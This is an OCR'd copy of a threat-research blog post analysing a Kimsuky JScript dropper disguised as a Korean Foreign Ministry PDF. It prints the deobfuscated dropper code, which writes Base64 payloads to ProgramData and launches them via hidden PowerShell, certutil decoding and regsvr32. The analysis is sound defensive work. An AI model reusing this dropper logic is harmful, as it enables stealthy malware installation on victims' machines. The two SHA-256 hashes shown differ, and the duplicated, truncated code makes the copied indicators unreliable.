
# Kimsuky Espionage Campaign


inquest.net/blog/2021/08/23/kimsuky-espionage-campaign


INQUEST
Layer 7 is a tip of the iceberg.
InQuest Deep File Inspection (DFI) can reveal an average of 4x of additional content.

A few days ago, we found an exciting Javascript file masquerading as a PDF that, upon activation, will drop and display a PDF (to maintain the ruse) as well as drop an executable. The document is a lure for the Korean Foreign Ministry document and its newsletter. The same attack was reported earlier by Malwarebytes in June.

Apparently, the threat actor behind this campaign is still using this infrastructure and infection technique.

| | |
|---|---|
| File Type | Javascript |
| Sha 256 | 20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd |
| Size | 27.31 MB (28634023 bytes) |




오늘의 주요뉴스

2021년 05월 07일 (금) 가판

ï¿½Û¼ï¿½Ñ¿ï¿...-05-07.pdf

Microsoft Word (*.docx)

Image 1: Document images when opened


6
/ 58

6 security vendors flagged this file as malicious

20eff877aeff0afaa8a5d29fe272bddc1e49779b9e308c4a202ad868a901a6cd
외교부 가판 2021-05-07.pdf.jse
text

27.31 MB
Size

2021-08-13 02:32:06 UTC
2 days ago

Image 2: Virustotal

The document shows shallow detection on the VT service. At the beginning of the check, the detection showed 3/58.

We found this very interesting, so we decided to delve deeper into the study of its technical composition.




```
00000000:  74 72 79 20-7B 20 64 36-72 64 56 49-75 31 43 4E  try { d6rdVIu1CN
00000010:  43 20 3D 20-22 4A 56 42-45 52 69 30-78 4C 6A 51  C = "JVBERi0xLjQ
00000020:  4B 4A 63 4F-2B 43 6A 45-67 4D 43 42-76 59 6D 6F  KJcO+CjEgMCBvYmo
00000030:  38 50 43 39-51 59 57 64-6C 63 79 41-34 4E 53 41  8PC9QYWdlcyA4NSA
00000040:  77 49 46 49-67 4C 30 39-31 64 47 78-70 62 6D 56  wIFIgL091dGxpbmV
00000050:  7A 49 44 45-33 49 44 41-67 55 69 41-76 56 48 6C  zIDE3IDAgUiAvVHl
00000060:  77 5A 53 41-76 51 32 46-30 59 57 78-76 5A 7A 34  wZSAvQ2F0YWxvZz4
00000070:  2B 43 6D 56-75 5A 47 39-69 61 67 6F-79 49 44 41  +CmVuZG9iagoyIDA
00000080:  67 62 32 4A-71 43 6A 77-38 4C 31 52-35 63 47 55  gb2JqCjw8L1R5cGU
00000090:  76 52 6D 39-75 64 43 41-76 55 33 56-69 64 48 6C  vRm9udCAvU3VidHl
000000A0:  77 5A 53 39-55 65 58 42-6C 4D 43 41-76 51 6D 46  wZS9UeXBlMCAvQmF
000000B0:  7A 5A 55 5A-76 62 6E 51-76 74 62 69-2F 38 73 4F  zZUZvbnQvtbi/8sO
000000C0:  38 4C 45 4A-76 62 47 51-67 4C 30 56-75 59 32 39  8LEJvbGQgL0VuY29
000000D0:  6B 61 57 35-6E 49 43 39-4C 55 30 4D-74 52 56 56  kaW5nIC9LU0MtRVV
000000E0:  44 4C 55 67-67 4C 30 52-6C 63 32 4E-6C 62 6D 52  DLUggL0Rlc2NlbmR
000000F0:  68 62 6E 52-47 62 32 35-30 63 31 73-7A 49 44 41  hbnRGb250c1szIDA
00000100:  67 55 6C 30-2B 50 6D 56-75 5A 47 39-69 61 67 6F  gUl0+PmVuZG9iago
00000110:  7A 49 44 41-67 62 32 4A-71 43 6A 77-38 4C 31 52  zIDAgb2JqCjw8L1R
00000120:  35 63 47 55-67 4C 30 4E-4A 52 45 5A-76 62 6E 51  5cGUgL0NJREZvbnQ
00000130:  67 4C 31 4E-31 59 6E 52-35 63 47 55-67 4C 30 4E  gL1N1YnR5cGUgL0N
00000140:  4A 52 45 5A-76 62 6E 52-55 65 58 42-6C 4D 43 41  JREZvbnRUeXBlMCA
00000150:  76 51 6D 46-7A 5A 55 5A-76 62 6E 51-67 4C 37 57  vQmFzZUZvbnQgL7W
00000160:  34 76 2F 4C-44 76 43 78-43 62 32 78-6B 49 43 39  4v/LDvCxCb2xkIC9
00000170:  44 53 55 52-54 65 58 4E-30 5A 57 31-4A 62 6D 5A  DSURTeXN0ZW1JbmZ
00000180:  76 49 44 77-38 49 43 39-53 5A 57 64-70 63 33 52  vIDw8IC9SZWdpc3R
00000190:  79 65 53 68-42 5A 47 39-69 5A 53 6B-67 4C 30 39  yeShBZG9iZSkgL09
000001A0:  79 5A 47 56-79 61 57 35-6E 4B 45 74-76 63 6D 56  yZGVyaW5nKEtvcmV
000001B0:  68 4D 53 6B-67 4C 31 4E-31 63 48 42-73 5A 57 31  hMSkgL1N1cHBsZW1
000001C0:  6C 62 6E 51-67 4D 44 34-2B 49 43 41-76 52 6D 39  lbnQgMD4+ICAvRm9
000001D0:  75 64 45 52-6C 63 32 4E-79 61 58 42-30 62 33 49  udERlc2NyaXB0b3I
000001E0:  67 4E 43 41-77 49 46 49-67 4C 30 52-58 49 44 55  gNCAwIFIgL0RXIDU
000001F0:  77 4D 43 41-76 56 79 42-62 49 44 45-77 4D 43 41  wMCAvVyBbIDEwMCA
00000200:  34 4D 44 41-77 49 44 45-77 4D 44 41-67 58 53 41  4MDAwIDEwMDAgXSA
00000210:  4B 50 6A 34-4B 5A 57 35-6B 62 32 4A-71 43 6A 51  KPj4KZW5kb2JqCjQ
00000220:  67 4D 43 42-76 59 6D 6F-4B 50 44 77-76 56 48 6C  gMCBvYmoKPDwvVHl
```

Image 3:


Opening the document in a Hex editor, we see that it is filled with data that is encoded in Base64. In order to continue our study, it is necessary to extract this data to see what it contains. Also, in the tail of the file we find the executable code, which will run when opened.



```
01B4E560 | 6E 70 62 31 46 33 57 20 3D 20 22 67 6C 4B 37 55 | npb1F3W.=."glK7U
01B4E570 | 77 56 2E 70 52 39 61 22 3B 0A 6A 66 4B 75 47 65 | wV.pR9a";.jfKuGe
01B4E580 | 73 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 4F | s.=.new.ActiveXO
01B4E590 | 62 6A 65 63 74 28 22 4D 69 63 72 6F 73 6F 66 74 | bject("Microsoft
01B4E5A0 | 2E 58 4D 4C 44 4F 4D 22 29 3B 0A 62 62 49 49 72 | .XMLDOM");.bbIIr
01B4E5B0 | 6A 54 20 3D 20 57 53 63 72 69 70 74 2E 43 72 65 | jT.=.WScript.Cre
01B4E5C0 | 61 74 65 4F 62 6A 65 63 74 28 22 53 63 72 69 70 | ateObject("Scrip
01B4E5D0 | 74 69 6E 67 2E 46 69 6C 65 53 79 73 74 65 6D 4F | ting.FileSystemO
01B4E5E0 | 62 6A 65 63 74 22 29 3B 0A 70 75 58 4E 38 61 30 | bject");.puXN8a0
01B4E5F0 | 34 4E 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 | 4N.=.new.ActiveX
01B4E600 | 4F 62 6A 65 63 74 28 22 57 53 63 72 69 70 74 2E | Object("WScript.
01B4E610 | 53 68 65 6C 6C 22 29 3B 0A 64 35 4F 69 4B 75 36 | Shell");.d5OiKu6
01B4E620 | 6E 73 44 50 20 3D 20 62 62 49 49 72 6A 54 2E 47 | nsDP.=.bbIIrjT.G
01B4E630 | 65 74 53 70 65 63 69 61 6C 46 6F 6C 64 65 72 28 | etSpecialFolder(
01B4E640 | 30 29 20 2B 20 22 5C 5C 2E 2E 5C 5C 50 72 6F 67 | 0).+."\\..\\Prog
01B4E650 | 72 61 6D 44 61 74 61 22 3B 0A 6D 35 4E 78 53 45 | ramData";.m5NxSE
01B4E660 | 52 54 75 20 3D 20 6A 66 4B 75 47 65 73 2E 63 72 | RTu.=.jfKuGes.cr
01B4E670 | 65 61 74 65 45 6C 65 6D 65 6E 74 28 22 79 4A 32 | eateElement("yJ2
01B4E680 | 62 54 52 58 22 29 3B 0A 6D 35 4E 78 53 45 52 54 | bTRX");.m5NxSERT
01B4E690 | 75 2E 64 61 74 61 54 79 70 65 20 3D 20 22 62 69 | u.dataType.=."bi
01B4E6A0 | 6E 2E 62 61 73 65 36 34 22 3B 0A 6D 35 4E 78 53 | n.base64";.m5NxS
01B4E6B0 | 45 52 54 75 2E 74 65 78 74 20 3D 20 64 36 72 64 | ERTu.text.=.d6rd
01B4E6C0 | 56 49 75 31 43 4E 43 3B 0A 75 62 43 39 33 56 34 | VIu1CNC;.ubC93V4
01B4E6D0 | 33 59 74 79 69 77 73 31 20 3D 20 6D 35 4E 78 53 | 3Ytyiws1.=.m5NxS
01B4E6E0 | 45 52 54 75 2E 6E 6F 64 65 54 79 70 65 64 56 61 | ERTu.nodeTypedVa
01B4E6F0 | 6C 75 65 3B 0A 66 54 46 6C 58 57 48 78 52 54 31 | lue;.fTFlXWHxRT1
01B4E700 | 62 51 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 | bQ.=.new.ActiveX
01B4E710 | 4F 62 6A 65 63 74 28 22 41 44 4F 44 42 2E 53 74 | Object("ADODB.St
01B4E720 | 72 65 61 6D 22 29 3B 0A 66 54 46 6C 58 57 48 78 | ream");.fTFlXWHx
01B4E730 | 52 54 31 62 51 2E 4F 70 65 6E 28 29 3B 0A 66 54 | RT1bQ.Open();.fT
01B4E740 | 46 6C 58 57 48 78 52 54 31 62 51 2E 54 79 70 65 | FlXWHxRT1bQ.Type
01B4E750 | 20 3D 20 31 3B 0A 66 54 46 6C 58 57 48 78 52 54 | .=.1;.fTFlXWHxRT
01B4E760 | 31 62 51 2E 57 72 69 74 65 28 75 62 43 39 33 56 | 1bQ.Write(ubC93V
01B4E770 | 34 33 59 74 79 69 77 73 31 29 3B 0A 66 54 46 6C | 43Ytyiws1);.fTFl
01B4E780 | 58 57 48 78 52 54 31 62 51 2E 53 61 76 65 54 6F | XWHxRT1bQ.SaveTo
```

Image 4: Embedded PowerShell code

To ease research efforts, we present the previously mentioned executable code in a more human-readable format.




```
bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
puXN8a04N = new ActiveXObject("WScript.Shell");
d5OiKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
m5NxSERTu.dataType = "bin.base64";
m5NxSERTu.text = d6rdVIu1CNC;
ubC93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
fTFlXWHxRT1bQ = new ActiveXObject("ADODB.Stream");
fTFlXWHxRT1bQ.Open();
fTFlXWHxRT1bQ.Type = 1;
fTFlXWHxRT1bQ.Write(ubC93V43Ytyiws1);
fTFlXWHxRT1bQ.SaveToFile(d5OiKu6nsDP + "\\" + trhZnprDzG9, 2);
fTFlXWHxRT1bQ.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + trhZnprDzG9)) {
    try {
        puXN8a04N.Run("\"" + d5OiKu6nsDP + "\\" + trhZnprDzG9 + "\"");
    } catch (e) {}
}
a9PDYO8b9 = jfKuGes.createElement("bnKtD9l");
a9PDYO8b9.dataType = "bin.base64";
a9PDYO8b9.text = tbPaitkT4N4;
fKdiu33gSKzghNi = a9PDYO8b9.nodeTypedValue;
jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
jYubb9j555tQW.Open();
jYubb9j555tQW.Type = 1;
jYubb9j555tQW.Write(fKdiu33gSKzghNi);
jYubb9j555tQW.SaveToFile(d5OiKu6nsDP + "\\" + zzHMmkBwRtg, 2);
jYubb9j555tQW.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + zzHMmkBwRtg)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode " + d5OiKu6nsDP + "\\" + zzHMmkBwRtg + " " + d5OiKu6nsDP + "\\" + zIbt
        WScript.Sleep(10 * 1000);
    } catch (e) {}
}
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + zIbtnpb1F3W)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden regsvr32.exe /s " + d5OiKu6nsDP + "\\" + zIbtnpb1F3W, 0, true);
    } catch (e) {}
```

Image 5: PowerShell Script


In Image 5, you can see that the program will launch Adobe Reader, decode the Base64 payload, and run it in stealth mode. But to understand what it launches, we need to extract the payload from the script.

As a reminder, the file size is 27.31 MB, which is quite large, not a small effort for manual data retrieval. Therefore, the easiest way is to write a simple Python script to find Base64 encoded blocks and decode them.



```
bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
puXN8a04N = new ActiveXObject("WScript.Shell");
d50iKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
m5NxSERTu.dataType = "bin.base64";
m5NxSERTu.text = d6rdVIu1CNC;
ubC93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
fTFlXWHxRT1bQ = new ActiveXObject("ADODB.Stream");
fTFlXWHxRT1bQ.Open();
fTFlXWHxRT1bQ.Type = 1;
fTFlXWHxRT1bQ.Write(ubC93V43Ytyiws1);
fTFlXWHxRT1bQ.SaveToFile(d50iKu6nsDP + "\\" + trhZnprDzG9, 2);
fTFlXWHxRT1bQ.Close();
if (bbIIrjT.FileExists(d50iKu6nsDP + "\\" + trhZnprDzG9)) {
    try {
